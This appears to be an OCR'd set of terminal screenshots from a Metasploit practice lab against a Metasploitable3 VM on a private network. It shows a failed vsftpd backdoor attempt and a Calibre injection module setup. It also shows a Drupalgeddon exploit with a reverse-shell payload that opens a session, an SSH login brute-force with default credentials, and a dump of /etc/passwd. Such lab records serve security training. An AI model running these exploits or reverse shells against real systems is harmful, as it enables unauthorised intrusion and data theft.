-rw-------  1 mathiaskdiaz mathiaskdiaz    33 Dec  1 14:48 .zsh_history
-rw-r--r--  1 mathiaskdiaz mathiaskdiaz 10868 Dec  1 14:33 .zshrc
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Desktop
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Documents
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Downloads
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Music
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Pictures
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Public
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Templates
drwxr-xr-x  2 mathiaskdiaz mathiaskdiaz  4096 Dec  1 14:39 Videos
```




```
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]
[*] 10.0.2.4:21 - USER: 331 Password required for erChPm:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]
[*] 10.0.2.4:21 - USER: 331 Password required for V:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cat /etc/passwd
[*] exec: cat /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:105:105::/var/lib/gophish:/usr/sbin/nologin
```




```
  RPORT    8080          yes      The target port (TCP)
  SSL      false         no       Negotiate SSL/TLS for outgoing connections
  VHOST                  no       HTTP server virtual host

Payload information:
  Avoid: 1 characters

Description:
  This module exploits a Python code injection vulnerability in the Content Server component of Calibre v6.9.0 - v7.15.0. Once enabled (disabled by default),
 it will listen in its default configuration on all network interfaces on TCP port 8080 for incoming traffic, and does not require any authentication. The in
jected payload will get executed in the same context under which Calibre is being executed.

References:
  https://starlabs.sg/advisories/24/24-6782
  https://nvd.nist.gov/vuln/detail/CVE-2024-6782


View the full module info with the info -d command.

msf6 > use exploit/multi/misc/calibre_exec
[*] Using configured payload cmd/windows/http/x64/meterpreter/reverse_tcp
msf6 exploit(multi/misc/calibre_exec) > 10.0.2.4
[-] Unknown command: 10.0.2.4. Run the help command for more details.
msf6 exploit(multi/misc/calibre_exec) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 exploit(multi/misc/calibre_exec) > show advanced

Module advanced options (exploit/multi/misc/calibre_exec):

   Name                    Current Setting                      Required  Description
   ----                    ---------------                      --------  -----------
   AutoCheck               true                                 no        Run check before exploit
   ContextInformationFile                                       no        The information file that contains context information
   DOMAIN                  WORKSTATION                          yes       The domain to use for Windows authentication
   DigestAuthIIS           true                                 no        Conform to IIS, should work for most servers. Only set to false for non-II
                                                                          S servers
   DisablePayloadHandler   false                                no        Disable the handler code for the selected payload
   EnableContextEncoding   false                                no        Use transient context when encoding payloads
   FingerprintCheck        true                                 no        Conduct a pre-exploit fingerprint verification
   ForceExploit            false                                no        Override check result
   HttpClientTimeout                                            no        HTTP connection and receive timeout
   HttpPassword                                                 no        The HTTP password to specify for authentication
   HttpRawHeaders                                               no        Path to ERB-templatized raw headers to append to existing headers
   HttpTrace               false                                no        Show the raw HTTP requests and responses
   HttpTraceColors         red/blu                              no        HTTP request and response colors for HttpTrace (unset to disable)
   HttpTraceHeadersOnly    false                                no        Show HTTP headers only in HttpTrace
   HttpUsername                                                 no        The HTTP username to specify for authentication
   SSLServerNameIndication                                      no        SSL/TLS Server Name Indication (SNI)
   SSLVersion              Auto                                 yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-ne
                                                                          gotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   UserAgent               Mozilla/5.0 (Windows NT 10.0; Win64; x64) no   The User-Agent header to use for all requests
                            AppleWebKit/537.36 (KHTML, like Gecko) C
```




```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > rhosts 10.0.2.4
[-] Unknown command: rhosts. Did you mean hosts? Run the help command for more details.
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 exploit(multi/http/drupal_drupageddon) > set targetturi /drupal/
[!] Unknown datastore option: targetturi. Did you mean TARGETURI?
targetturi ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload ⇒ php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
```



```
rhosts ⇒ 10.0.2.4
msf6 exploit(multi/http/drupal_drupageddon) > set targetturi /drupal/
[!] Unknown datastore option: targetturi. Did you mean TARGETURI?
targetturi ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload ⇒ php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:42751) at 2024-12-06 21:04:40 -0500

dir
CHANGELOG.txt       INSTALL.txt       authorize.php  misc        sites
COPYRIGHT.txt       LICENSE.txt       cron.php       modules     themes
INSTALL.mysql.txt   MAINTAINERS.txt   includes       profiles    update.php
INSTALL.pgsql.txt   README.txt        index.php      robots.txt  web.config
INSTALL.sqlite.txt  UPGRADE.txt       install.php    scripts     xmlrpc.php
```



```
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:42751) at 2024-12-06 21:04:40 -0500

dir
CHANGELOG.txt       INSTALL.txt       authorize.php  misc        sites
COPYRIGHT.txt       LICENSE.txt       cron.php       modules     themes
INSTALL.mysql.txt   MAINTAINERS.txt   includes       profiles    update.php
INSTALL.pgsql.txt   README.txt        index.php      robots.txt  web.config
INSTALL.sqlite.txt  UPGRADE.txt       install.php    scripts     xmlrpc.php
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2e:d5:ad brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe2e:d5ad/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:80:39:4c brd ff:ff:ff:ff:ff:ff
    inet 172.28.128.3/24 brd 172.28.128.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe80:394c/64 scope link
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:bf:fd:5f:06 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:bfff:fefd:5f06/64 scope link
       valid_lft forever preferred_lft forever
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > exploit(multi/ssh/sshexec)
[-] Unknown command: exploit(multi/ssh/sshexec). Run the help command for more details.
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.4
rhosts ⇒ 10.0.2.4
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.4:22 - Starting bruteforce
[+] 10.0.2.4:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-
generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.5:34669 → 10.0.2.4:22) at 2024-12-07 21:15:43 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information          Connection
  --  ----  ----         -----------          ----------
  1         shell linux  SSH mathiaskdiaz @  10.0.2.5:34669 → 10.0.2.4:22 (10.0.2.4)
```